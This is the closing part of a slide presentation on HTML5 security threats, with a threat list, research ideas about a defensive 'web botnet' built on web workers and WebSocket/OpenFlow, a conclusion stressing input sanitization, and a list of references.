
1. XSS (Persistent/Reflected/DOM), CSRF
2. Web Storage Security Threats
3. Web Workers Security Threats
4. Theft of Cookies
5. SQL Injection



8. RESEARCH IDEAS – WEB BOTNET

1. HTML5 web workers can be harnessed to form Web Botnet.
2. Web Botnet in conjunction with GPGPU can be used for security.
3. The Open Flow Protocol with Wobsocket can be used as channel.
4. Using Websocket/Openflow, Bonet/GPGPU can provide following:
 - a. Security at Application layer.
 - b. Security at Presentation Layer.
 - c. Security at Session Layer.
 - d. Security at Transport later.
 - e. Security at Network layer.
 - f. Power Intrusion Detection Systems.
 - g. Power continuous monitoring systems.

8. RESEARCH IDEAS – WEB BOTNET



9. CONCLUSION

1. HTML5 introduced rich attractive multi platform applications.
2. HTML5 features and technologies introduced new threat vectors.
3. Several threats can be aggregated to mount massive attacks.
4. XSS, XSRF, Click-Jacking & Injection - the most common threats.
5. Many threats can be mitigated by sanitization of user input data.
6. Further research needed to mitigate all the existing threats.
7. Further research needed to find new threats/mitigating policies.
- 8. HTML5.1 features can be harnessed to provide robust security.**
- 9. HTML5.2 MUST have security at conceptual level.**



REFERENCES

1. <http://www.w3.org/2012/Talks/1120-owp-plh/>
2. <http://www.slideshare.net/peterlubbers/html5-realtime-and-connectivity>
3. Ahmed, I., and Campbell, C. (2017) "Critical Analysis of HTML5 Top 12 Threats"
4. <http://html5test.com/>
5. <http://britesnow.com/html5/html5-application-architecture>
6. <http://slides.html5rocks.com/#landing-slide>
7. <http://www.andlabs.org/tools/ravan/ravan.html>
8. http://media.blackhat.com/bh-eu-12/shah/bh-eu-12-Shah_HTML5_Top_10-WP.pdf
9. Stuttard, D., and Pinto, M. (2012) "The Web Application Hacker's Handbook", vol 2.
10. <http://portswigger.net/burp/>
11. <http://www.dvwa.co.uk/>
12. <http://sourceforge.net/projects/mutillidae/>
13. <http://www.andlabs.org/tools/sotf/sotf.html>
14. <http://www.slideshare.net/zakirhusain92/top-10-html5-threats-and-silent-exploits>
15. <http://html5security.org/#research>
16. <https://www.helpnetsecurity.com/2011/12/08/top-10-html5-threats-and-attack-vectors/>
17. <http://html5demos.com/>
18. <https://www.w3schools.com/html/>
19. <https://www.w3.org/TR/2014/REC-html5-20141028/>
20. <https://www.opennetworking.org/>
21. <http://archive.openflow.org/wp/learnmore/>



**THE END.
THANKS FOR ATTENDING.
ANY QUESTIONS?**

